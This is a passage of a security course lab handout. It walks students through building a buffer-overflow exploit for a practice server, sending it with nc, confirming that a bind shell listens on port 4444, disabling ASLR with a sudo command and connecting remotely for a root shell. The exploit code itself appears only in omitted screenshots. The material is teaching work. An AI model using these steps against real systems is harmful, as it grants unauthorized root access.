
Constructing the Complete Exploit

In the CLIENT WINDOW, press **Ctrl+C**.

In the SERVER WINDOW, execute these commands:

```
q

y

cp p4-b4 p4-b5

nano p4-b5
```

Change the eip to the new value, as shown below.




Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to create the exploit file:

```
chmod a+x p4-b5

./p4-b5 > p4-e5

ls -l p4-e5
```

The file should be 1101 bytes long, as shown below:



Debugging the Server


In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

```
gdb p4-server

run
```

In the CLIENT WINDOW, type this command to send the exploit to the server:

```
nc 127.0.0.1 4001 < p4-e5
```

Nothing appears to happen. The server doesn't crash--it just sits there, as shown below.



This is because the exploit worked! It opened another shell on port 4444.


To see it, open a third Terminal window and execute this command:

```
netstat -an | grep 4444
```

You should see a process listening on port 4444, as shown below.

You can now execute Linux commands from the shell. Try these commands, as shown in the image above:

```
whoami

pwd
```



Saving a Screen Image

Make sure the answer **root** to "whoami" is visible, as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 4b**", replacing "YOUR NAME" with your real name.

Testing the Exploit in the Normal Shell

In the SERVER WINDOW, press **Ctrl+C**. Then execute these commands:

```
q
```

```
y

./p4-server
```

In the CLIENT WINDOW, execute this command:

```
nc 127.0.0.1 4001 < p4-e5
```

The exploit should work, so you see no visible change, as a new process spawns listing on port 4444.

Troubleshooting


If your exploit works in gdb but not in the normal shell, that probably means that ASLR is on. Execute this command to turn it off:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Leave both the SERVER WINDOW and CLIENT WINDOW as they are. In a third Terminal window, execute this command:

```
netstat -an | grep 4444
```

You should see a process listening on port 4444, as shown below.



Connecting Remotely

In the third Terminal window, execute this command:

```
ifconfig
```

Find your Linux machine's IP address.

From the host machine, or some other convenient machine, connect to your Linux box on port 4444. You can use nc on a Mac or Linux box, as shown below. On a Windows box, either install the optional 'telnet' client Windows feature in Control Panel and use that, or install Nmap and use "Ncat".

```
.  .  .  .  .  .  .  .  sambowne Sat Aug 22 18:24:28
~ $nc 192.168.119.130 4444
whoami
root
pwd
/root/127/t
uname -a
Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
```

Saving a Screen Image

Make sure you can see a connection to a real IP address, not 127.0.0.1, and the **root** answer to "whoami", as shown above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 4c**", replacing "YOUR NAME" with your real name.

Turning in your Project

Email the images to **cnit.127sam@gmail.com** with the subject line: **Proj 4 from YOUR NAME**

Sources

How to use msfvenom

ASLR tip added at end 9-19-18
--payload-options troubleshooting tip added 9-20-18